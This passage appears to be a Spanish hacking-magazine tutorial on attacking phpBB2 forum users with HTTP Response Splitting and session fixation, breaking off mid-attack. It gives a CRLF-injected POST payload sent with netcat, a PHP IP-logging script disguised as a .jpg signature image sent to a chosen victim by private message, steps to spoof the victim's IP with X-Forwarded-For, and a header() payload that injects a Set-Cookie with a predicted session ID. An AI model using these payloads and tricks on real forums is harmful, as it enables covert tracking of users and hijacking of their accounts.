
Antes de *entrar en harina*, vale la pena realizar algunas comprobaciones acerca del ***HTTP Response Splitting***, lo primero es identificar si el Servidor Web es vulnerable a ello y necesitamos saber un poquito más de cómo funciona el invento.

Hemos dicho que se trata de enviar una petición y que el servidor web entregue dos respuestas, esa petición "*tiene truco*", no es únicamente una petición web... **lleva embebida una redirección y si el servidor es vulnerable, emitirá sus dos respuestas.**

Nos creamos este archivo de texto y lo llamamos ***x.txt***



Pantalla 4. Archivo de prueba para HTTP Response Splitting

Explicando....

La primera parte no tiene misterios... son las cabeceras "*normales*" que un navegador web cualquiera envía en sus peticiones, lógicamente en ***POST*** ponemos la ruta hacia la página web que deseamos probar, en ***Host*** el nombre del dominio, etc.. sólo una aclaración, la línea ***Content-length***, pone 134 y debe ser **EXACTAMENTE** los caracteres componen el cuerpo del mensaje o petición web.

```
POST /phpBB2/login.php HTTP/1.0
Host: hackxcrack.com
User-Agent: Mozilla/4.7 [en] (WinNT; I)
Accept-Encoding: gzip
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
Content-Type: application/x-www-form-urlencoded
Content-length: 134
```

Después aparece esto:

```
logout=true&redirect=login.php%0d%0aContent-length:%200%0d%0a%0d%0aHTTP/1.0%20200%20OK%0d%0aContent-Length:%2010%0d%0a%0d%0aEl_sid_es:
```

Ni que decir tiene que debe ir todo en una línea, sin "enter", si contamos sus caracteres veremos que son 134 como apuntaba Content-Length, y hace esto:

1º) Alcanza la dirección **http://www.hacxcrack.com/phpBB2/login.php** tal y como le indica el método ***POST*** y la cabecera ***Host***

2º) Le pasa como parámetro ***logout=true***

3º) **Redireciona** el resultado (***redirect***) a otra página, que es ***login.php***

4º) Aparecen los caracteres ***%0d%0a***, ***esto equivale al CR+LF (enter y avance de línea)*** e inyecta otra nueva cabecera, otro *Content-Length*, otra nueva petición... y entre cabecera y cabecera ***HTTP***, se colocan nuevos *%0d%0a (CR+LF)* para separarlos, también aparecen *%20*, son espacios... ya lo hemos hablado, los espacios no gustan a los servidores web... es mejor codificarlos en su equivalente hexadecimal.

En resumen que **esa nueva petición web es como si hubiésemos enviado esto:**

Content-length: 0

HTTP/1.0 200 OK
Content-Length: 10


El_sid_es:

Y resulta que el servidor lo interpreta igual, hace el *redirect* y coloca esos encabezados ***HTTP*** como una nueva respuesta, es decir, **todo lo que se ponga tras el OK, será controlado directamente por el atacante**, en este caso ponemos un texto.. pero podría ser otra cosa.

Como ya sabemos, por cada nueva sesión, el Servidor web del Foro y la aplicación ***phpBB2*** nos entrega un nuevo SID, eso es lo que recibiremos...

*Ya... y cómo envío eso al foro... bueno pues hay mil formas, un formulario, en la url directamente y a lo bestia, en un link... muchas formas, pero ya que lo tenemos escrito, usaremos nuestro querido **netcat**:*

Escribimos: ***nc –vv hackxcrack.com <x.txt***



Pantalla 5. Resultado del envío de con netcat

Observa la pantalla... lo primero que aparece es un ***HTTP/1.1 302 found***, bueno antes está la resolución del nombre... pero lo que interesa es esto otro.

302 Found es la primera respuesta, significa que el servidor redirige la petición.... y nos entrega la ***cookie***.... con sus valores

Pero ***luego aparece OTRA respuesta HTTP/1.0 200 OK***

Cuyo contenido es
El_sid?sid=ad4028ece.........

Esa última respuesta la entrega porque nosotros quisimos que diera esa... si en lugar de poner el_sid..... ponemos "otras cosas" el servidor web obedecería y enviaría "esas otras cosas" al navegador del cliente.

Resumiendo, con una sola petición (un ***POST*** en este caso) obtenemos DOS RESPUESTAS, una que no controlamos en su totalidad y otra de la cual tendremos control absoluto y que se enviará al navegador del cliente.

Esto es interesante, pero de nada sirve si quien envía la petición y recibe las dos respuestas es el propio atacante, queda bonito y observamos como funciona pero servir... sirve de poco si no somos capaces que sea "otro" quien reciba esas respuestas.

Llegó el momento esperado... se acabó la teoría y vamos a montar la jugada en la práctica, **el atacante necesitará las siguientes herramientas:**

- ***Un servidor Web propio*** del cual tenga control absoluto configurado "*de forma*" especial.
- ***Nuestro viejo amigo el proxomitron*** o cualquier *proxy local* que permita modificar las cabeceras, peticiones y respuestas ***HTTP*** *"al vuelo"*
- ***Unos cuantos scripts en php***, perl, asp... ,yo elegí "*fabricarlos*" en ***php***, entonces, necesitaremos configurar dicho servidor web con soporte de ***php***.

El atacante deberá conocer "*profundamente*" cómo funciona la aplicación web... ***¿recuerdas lo que ya hemos explicado del funcionamiento de nuestros foros?***

<u>Repasemos una vez mas...</u>

- **Se asigna un SID aleatorio** de **32 caracteres hexadecimales** que **opera en modo estricto**
- **Ese SID se envía al navegador del usuario mediante una *cookie de sesión*** con un ***timeout*** variable, lo más habitual es que oscile entre 5 minutos y una hora
- **Cuando el usuario escribe su nick y contraseña**, se valida contra la base de datos del foro y **se actualiza una tabla de sesiones activas**
- **Por cada nueva** consulta, búsqueda, nuevo mensaje... en general para cualquier cosa que ese usuario realiza, **se toman como parámetros de validación el SID y la IP**, no la contraseña, de tal forma que si alguno de esos dos parámetros no coincide con los datos almacenados en la tabla de sesiones activas, o bien, ha expirado por el *timeout*, se "*desconecta*" a ese usuario, se le entrega un nuevo SID y empezamos de nuevo...

<u>Recuerda dos cosas:</u>


Que **el modo estricto era aquél por el que la aplicación web (el programa del foro) sólo acepta SID's generados localmente,** es decir, el SID no nos lo podemos inventar aunque sea válido... debe ser uno que entregue el foro.

Que las *cookies* de sesión se eliminan cuando se cierra la ventana del navegador o cuando el usuario hace logout (se desconecta voluntariamente)

Hecho este repaso y con las herramientas en "*la mano*", **el atacante necesitará conocer** alguna que otra cosa **ANTES de iniciar el ataque...**

- La IP de la víctima
- El próximo SID que asignará la aplicación del foro a esa IP
- Que no haya expirado el tiempo del timeout
- Que el usuario esté conectado en ese momento
- Incitarle al engaño y empezar el proceso... (recuerda la figura 1 de este texto)

Conseguir la IP de los usuarios del foro no es muy difícil, lo complicado será asociar esas IP's a cada usuario en concreto, por eso vamos a "fijar el objetivo", observemos quien anda por el foro....



Pantalla 6. Eligiendo a la víctima

Podemos optar por varias soluciones:

- Mediante un post público que contenga "*algo*" que envíe la IP de todo el que lo lea, esto trae consigo que recolectaremos muchas IP's y no sabremos a quien pertenece la IP de cada cual... descartado, aunque para otras situaciones puede ser útil.

- Mediante un mensaje privado a ese usuario, esto es mejor, porque sólo la víctima podrá leer ese mensaje y por tanto la IP que recibamos será sin duda del "elegido"

- Mediante un mail, como antes es una buena opción, pero si el la víctima tiene IP dinámica y lee el mail dos días después, recibiremos una IP que ya no es válida para el foro, es decir, si hay IP's dinámicas y usamos la técnica del mail, tendremos que contar con que leerá el mail antes de que se desconecte del foro... aunque es buena opción la descartamos por el riesgo de obtener una IP diferente.

Por tanto, vamos a usar lo del ***pm*** (***mensaje privado***) se lo enviaremos a ***Vic_Thor***....

Me he creado otro usuario... este se llama ***kapuyo***, la verdad es que es un viejo "*amigo*" de pruebas, y para comprobar que todo va bien, este usuario usará otra IP y otro navegador que el de ***Vic_Thor***.

¿Qué debe incluir el mensaje privado para obtener la IP?

Pues, a bote pronto, se me ocurren tres cosas:

a.- **Una imagen dentro del mensaje** que apunta al servidor web del atacante (***kapuyo***), cuando lo lea ***Vic_Thor***, el servidor web *malicioso* de ***kapuyo*** registrará un acceso y podremos consultar los *logs* de sucesos... allí estará la IP que usa en ese momento.

b.- Lo mismo de antes pero en lugar de **una imagen en** el cuerpo del mensaje, en **la firma**... esto tiene un inconveniente, si el atacante publica post en el foro, se adjuntará la firma, por lo que recibiremos también las IP's de aquellos que lean ese mensaje público... pero... *podemos crearnos un usuario nuevo que nunca haya posteado, o también deshabilitar la opción de adjuntar la firma en los mensajes y activarla SOLO para el privado....*

c.- **Un enlace directo dentro** del privado a la dirección del servidor web del atacante... funcionaría igual, pero puede ocurrir que no haga clic en él, que se mosquee... o que decida "*investigar*" antes de hacer clic en el mismo (*si... soy paranoico... pero creedme personalmente casi nunca pincho en los enlaces directos que se publican en el foro o que me envían por privado... me los guardo.... y cuando me desconecto los visito*).

Vamos que ***me voy a decantar por el método de la imagen y la firma***, a menos que ***Vic_Thor*** tenga deshabilitado la opción de mostrar imágenes en su navegador, o que navegue en modo texto o que deshabilite el ***BBcode*** de los mensajes... nos será enviada su IP de forma automática y silenciosa...

Mmm, tanto como silenciosa, no.... pero bueno, la mayor parte de los usuarios de un foro permite visualizar imágenes en su navegador, tiene habilitado el BBcode y todo eso...

Lo que hará el usuario ***kapuyo*** es enviarle un mensaje privado a ***Vic_Thor***, pues no sé... pidiéndole ayuda o cualquier cosa que se nos ocurra, lo que pasa es que ese usuario ***kapuyo***, lleva un "*regalo en su firma*" y cuando ***Vic_Thor*** lea el mensaje privado, le enviará a ***kapuyo*** la IP con la que está conectado....


Estaréis pensando que "menudo invento" eso está más que pasado de moda.... bien, pues sí y no... me explico...

A nuestro amado atacante "***kapuyo***" se le ocurrió una *gran idea*...

Por si no lo sabéis, a partir de la versión 2.0.8 del ***phpBB2***, sólo se pueden enlazar imágenes en los foros si el nombre de la misma termina en ***.jpg, .gif*** y algún otro formato de imagen, es decir, que si pongo por ejemplo esto en un post:

[img]http://www.atacante.com/robaip.php[/img]


No se muestra ninguna imagen, ni tampoco el simbolito ese de imagen no disponible... peor aún, se verá en modo texto "*la treta*"



Pantalla 7. Visualización infructuosa de una imagen enlazada.

Mientras que si pongo

[img]http://www.atacante.com/robaip.jpg[/img]



Pantalla 8. Visualización correcta de una imagen enlazada.

Si el archivo robaip.jpg es una imagen se visualiza y si no lo es, se muestra el icono de imagen no disponible (la que rodea el círculo amarillo de la *pantalla 8*)

¿Y qué? ¿qué misterio tiene esto? Pues que "***kapuyo***" empezó a darle vueltas al "*coco*" y pensó.... ***"si el foro es capaz de mostrar una imagen será porque por algún sitio debe existir algún código que le dice que haga eso"***

Joer, menudo lumbreras está hecho el kapuyo este, eh??? Pero....

¿Y si preparo un servidor web configurado para que los archivos *.jpg los ejecute como si fuesen *.htm ó *.HTML ó *.php en lugar de imágenes? ¿qué ocurrirá?

Pues SORPRESA!!!!!, resulta que en lugar de mostrar la imagen *robaip.jpg* **SE EJECUTA** lo que contenga....

*O sea, que si me creo un script en php, configuro el servidor web donde reside dicho archivo para que todo lo que tenga como extensión *.jpg lo considere como un programa php, SE EJECUTARÁ el script en lugar de mostrar la imagen*

Ni que decir tiene, que el nombre del archivo no debería ser *robaip.jpg, demonios... no preguntes por qué.... que sea algo más discreto, por ejemplo, bandera.jpg, mifirma.jpg, moto.jpg, micoche.jpg* o lo que se te ocurra, algo que no levante sospechas, es más... podríamos ponernos "*varias*" imágenes en la firma... y "*entre medias*" la que nos hará recibir la IP...

El contenido de *script* ya lo hemos usado en otras ocasiones, es parecido al que se explicó en el artículo anterior de los *bugs* del *phpBB2*, lo llamé ***banderr.jpg***, y tiene su explicación...

Como a fin de cuentas no se mostrará ninguna imagen, si ***Vic_Thor*** desconfía al ver un simbolito de imagen que no se ve y decide "*indagar*", observará que se llama *banderr.jpg* y puede pensar que el usuario ***kapuyo*** equivocó el nombre y que puso en su firma *banderr.jpg* en lugar de *bandera.jpg*... , siempre viene bien un poco de picardía... lo que ahora le llaman Ingeniería Social

Vamos a ver ese scritpt (código 1):

banderr.jpg - Bloc de notas

Archivo Edición Formato Ayuda

```
<?
global $REMOTE_ADDR;
global $REMOTE_HOST;
global $HTTP_REFERER;
$pref1 = $_SERVER['REMOTE_HOST'];
$pref2 = $_SERVER['HTTP_REFERER'];
$ipu = $_SERVER['REMOTE_ADDR'];
$fcookies=fopen("captura.txt","a+");
fwrite($fcookies, "\r\nIP: \t");
fwrite($fcookies, "$ipu \r\n\r\n");
fwrite($fcookies, "\r\nviene de: \t");
fwrite($fcookies, "$pref1 \r\n\r\n");
fwrite($fcookies, "$pref2 \r\n\r\n");
fclose($fcookies);
?>
```

Código 1. Contenido del archivo banderr.jpg

*La trampa está en que ese archivo tiene extensión .jpg en lugar de .php como debería ser... el servidor web de **kapuyo** está "preparado" para interpretar que todo lo que sea *.jpg debe tomarlo como si fuese un programa php.*

Cuando enlace en su firma ese archivo y la "apunte" a su servidor web... ¿qué pasará? Pues que en lugar de mostrar la imagen se EJECUTARÁ ese programa.


***ADVIERTO** que esto puede ser mortal.... en este caso el programa es una simple averiguación de la IP... pero podría ser otra cosa... seguro que se te están ocurriendo otras muchas...*

Pues vamos a ver "*paso a paso*" qué ocurre... se supone que el servidor web del atacante ya está preparado para recibir y ejecutar el archivo *banderr.jpg* como si se tratase de un programa en php en lugar de mostrar la imagen asociada, también suponemos que el *script banderr.jpg* está alojado en dicho servidor web.

*No te preocupes si no sabes instalarte un servidor web en tu máquina o si no sabes como hacer que los archivos de extensión *.jpg se ejecuten como si fuesen *.php, al final de este artículo ten incluiré un enlace (sin malicias) que lo explica punto por punto usando Internet Information Server (IIS), si usas apache, te remito al número 8 de la revista que se explicó como instalar php y apache, o si no dispones de ese número o usas otro webserver, ya sabes: **http://www.hackxcrack.com/phpBB2/index.php** y pregunta en nuestros foros... siempre hay alguien que da la respuesta acertada*

Para hacer esto más sencillo y relacionar cada una de las pantallas que figuran a continuación, los subtítulos de las pantallas indican si pertenece al atacante (los pondré en rojo) o si pertenecen a la víctima (en verde).

1º) El atacante (***kapuyo***) prepara su firma....




Pantalla 9. El atacante prepara su firma

Ojo... esa IP es dinámica... vamos que ni te molestes en intentar nada .... que cuando leas esto ya no seré "yo"


El usuario ***kapuyo*** envía el mensaje a ***Vic_Thor*** y verifica la casilla que Adjuntar la firma.....

Pantalla 10. El atacante envía el mensaje a su víctima



Pantalla 11. La víctima recibe el mensaje privado y lo abre.

Vic_Thor, recibe el mensaje....



Observa el círculo amarillo, como no es una imagen la aplicación del foro no puede mostrarla y en su lugar coloca un icono con un aspa roja que indica que la imagen no está disponible...

Si ***Vic_Thor*** "*se mosquea*" al ver esa imagen no disponible e intenta ver su contenido... al ser un *script php* que se ejecuta en el lado del servidor del atacante... NO TENDRÁ NADA ¡!!, perfecto... veamos que pasó en el servidor "*malvado*"

Se ha creado un archivo llamado *captura.txt* tal y como se esperaba... su contenido es este:



Pantalla 12. Contenido del archivo captura.txt creado por la imagen "maliciosa"

En esta ocasión sí que eliminé parte de la dirección IP... por "si las moscas", el caso es que ya tenemos nuestra "ansiada" IP del objetivo...

También podríamos haber usado un enlace directo en el mensaje, en ese caso sería mejor no usar la extensión .jpg sino una "*normal*" .*htm*, .*html*, .*php* y renombrar el archivo, claro....

Si conociésemos el mail de ***Vic_Thor*** y nos hubiésemos decidido a usar esa vía, podríamos haberle enviado un correo con algo que le pueda interesar, nada de virus, ni spam, ni nada de eso, uno normal, oferta de portátiles, una exposición de pintura... y además del contenido "*habitual*" le enlazaríamos algo así:

******

No hay que saber mucho de *HTML* para darse cuenta que ese código en una página web o en un mail con formato no mostrará imagen alguna.

La verdad es que un día nos tendríamos que animar y hacer un artículo de "guarrerías" que se pueden hacer con HTML o con Jscript, hay de todo... desde bloquear el navegador de la víctima hasta obligarle a dar "un paseo" por las webs que queramos, pasando por intentos de ejecución de código, robo de cookies, almacenar en disco archivos, etc... depende mucho del navegador que se use, pero en el caso que nos ocupa, el éxito está prácticamente garantizado.

El funcionamiento es idéntico, el navegador o programa de correo de la víctima "*pide*" una imagen, el servidor web malicioso en lugar de esa imagen ejecuta el programa en *php* y además no se ve nada... bueno, lo dejo y seguimos...

Una vez que tenemos la IP ya podemos dar el siguiente paso... *esto es como ir pescar... primero se ceba el agua con "olores" y "migajas" que atraigan a los peces y luego se lanza la caña con el cebo verdadero....*

2º) El atacante (*kapuyo*) obtiene un SID válido...

Ya hemos repetido hasta la saciedad que estos foros utilizan el modo estricto, no podemos inventarnos un *SID* cualquiera, debe proporcionárnoslo el propio foro... bueno... tampoco sería preciso, pero es largo de explicar, lo dejaremos como se ha dicho...

Para eso, el atacante, puede usar otro PC diferente, otra sesión del navegador, otro navegador diferente.... lo más cómodo es usar dos pc's o dos navegadores diferentes si no disponemos más que de una sola máquina.

Recuerda también que para que nuestro ataque fructifique, debemos usar la misma IP que ***Vic_Thor***, eso es fácil gracias a nuestro amigo el ***proxomitron***.


En otros artículos hemos hablado de él, de cómo usarlo y de cómo configurarlo, lo que tenemos que hacer es esto:

En uno de los dos Pc's del atacante, estoy conectado al foro como invitado a través del ***proxomitron*** y en el otro como "***kapuyo***" ***sin proxomitron***....


Ya sabes, si tienes dos PC's hazlo así, si sólo tienes uno, instálate un segundo navegador, con uno usas el ***proxomitron*** y con el otro no... ***recuerda que el navegador que uses como usuario sin registrar debe ser el que tengas configurado con el proxomitron como proxy local***

Estos serían los pasos de configuración para *Internet Explorer* usando el ***proxomitron*** como proxy local:

Pantalla 13. El atacante configura un navegador DIFERENTE para usar un proxy local



Y en el ***proxomitron*** lo mismo.... (*Configurar-**HTTP** y las opciones de esta pantalla)*




Pantalla 14. El atacante configura el puerto en proxomitron

Luego en la pantalla principal, **desmarcamos todo excepto la opción de encabezados salientes**



Pantalla 15. Desmarcar todas las opciones excepto encabezados Salientes

Después, Pincha en el ***botón de encabezados*** y ***desmarca TODAS las opciones*** que encuentres ***excepto una que pone X-Forwarded-For (out)***



Pantalla 16. Marcar SOLO la opción X-Forwarded-For (out)

Y por último, **Editas ese filtro y le colocas la IP de *Vic_Thor***




Pantalla 17. Escribimos la IP de la víctima en la casilla Reemplazar por este Texto

Como antes, la IP "verdadera" no la muestro en su totalidad...

Aceptas y aplicas tantas veces como sea necesario y ya lo tenemos disponible...

Accedemos al foro COMO INVITADO, sin registrarnos y pinchamos en login... en la barra de direcciones aparece el ***SID***, que será el siguiente SID para la IP en uso, que se supone que es la que usa ***Vic_Thor***...



Pantalla 18. El atacante averigua cual será el próximo SID que se le entregará a la víctima

Por eso **es importante NO registrarnos**, si lo hacemos, ese ***SID*** estará ya en uso por nosotros y no le entregará el mismo a ***Vic_Thor*** la próxima vez...

Anotamos ese SID, en este caso es: ***b9d407cae4e7ac0f4ef438b0c65794b0***

3º) Construir un script en php que use *HTTP Response Splitting*

Bien, siguiendo la misma técnica de la imagen que no es tal imagen sino un *script php*, tendremos que fabricarnos el código necesario para que envíe la petición ***HTTP*** y que nos devuelva las dos respuestas de las que ya hemos hablado....

¿Qué le tendremos que enviar? ¿cómo debería funcionar?

Pues muy sencillo, **tenemos que enviarle algo a *Vic_Thor* que le desconecte del foro y que fije una *cookie* de sesión con el SID que acabamos de anotar.**

Es necesario que lo desconecte porque si no lo hace seguirá usando el *SID* del que ya es propietario y que además desconocemos...

Desconectarlo es sencillo, ya sabes, bastará con enviarle una imagen o enlace que haga algo como esto:

http://www.hackxcrack.com/phpBB2/login.php?logout=true

Si eso lo metemos en un post o en un privado, todo el que *haga clic* en ello se desconecta... *aunque dudo que nadie sea tan inocente...*

Podríamos probar a colocarlo en nuestro *script banderr.jpg*, incrustándolo como una imagen en código *HTML*, es decir...

```
<img src=”http:// www.hackxcrack.com/phpBB2/login.php?logout=true” height=0 width=0 style=”visibility: hidden”/>
```

(todo seguidito, en una misma línea)

Pero hay ***dos problemas***...

El primero es que el código php sí se ejecuta en el servidor malicioso, ***pero el código HTML no, y por tanto no se le enviará al cliente y no se desconectará...***

El segundo es que aunque consigamos que se ejecute, simplemente le desconectará, pero no habremos conseguido prefijar la ***cookie*** de sesión en el navegador de ***Vic_Thor***.

Resolvamos el primero de nuestros problemas... pensando.... y si ponemos esto:

```
<?
echo  ‘<img src=”http://www.hackxcrack.com/phpBB2/login.php?logout=true” height=0 width=0 style=”visibility: hidden”/>’;
?>
```

Eso es php, no?

Sí, sí que lo es... pero el contenido del *echo* lo traducirá a ***HTML*** y **no lo ejecutará** el servidor web malicioso...

> *Vaya, vaya... seguro que más de un experto en php (que conste que yo no lo soy) estará leyendo esto y ya tendrá la solución... a ver, cómo puedo desde php explicar un navegador cualquiera que se dirija a una dirección web sin usar **HTML**, ni Jscript, ni nada de eso.? Tic, tac, tic, tac, tic, tac... pasó el tiempo*

Si sabes la solución, enhorabuena, porque a mi me costó unas cuantas horas descubrir el misterio... una pista... ***¿Cómo puedo desde php enviar cabeceras HTTP "en bruto"?***

Fijo que si eres un programador habitual de php ya lo sabes... ***la función header()***

Esta función hace justamente lo que queremos, envía al navegador del lado del cliente cabeceras ***HTTP***... ¿***Y qué cabecera tenemos que enviar?***

Pues entre otras... **Location:**

Algo así:

```
<?
header ("Location: http://www.hackxcrack.com/phpBB2/login.php?logout=true");
?>
```

Cuando un navegador se tropiece con una página web, enlace, mail, etc.. que contenga esa función, navegará al foro de ***hackxcrack*** y desconectará a ese usuario del foro (hará un logout), y si no estuviese registrado, nada... no pasará nada...

Si ponemos, otra dirección web, pues irá a ese sitio, vamos que podemos redirigir a nuestro antojo al visitante sin que éste haga clic en un vínculo o en botones de formulario o lo que sea...hacia donde más rabia nos de...

Además como es un envío ***HTTP*** "*en bruto*" funcionará en cualquier navegador (eso espero), no es *Java*, no es *Jscript*, no son *frames*, tampoco *iframes*, u otros mecanismos que pueda tener deshabilitados... es una cabecera ***HTTP*** pura y dura, como la vida misma....

Bien, *ya tenemos resuelto nuestro primer enigma... vamos por el segundo...*

Necesitamos usar el método Response Splitting explicado anteriormente, sólo que en lugar de enviarle el código de las pantallas 4 ó 5 , ***tenemos que colarle una cookie de sesión...***

A ello:

```
header ("Location: http://www.hackxcrack.com/phpBB2/login.php?logout=true&redirect=login.php%0d%0aSet-Cookie:%20phpBB2mysql_sid=b9d407cae4e7ac0f4ef438b0c65794b0%0d%0a");
```

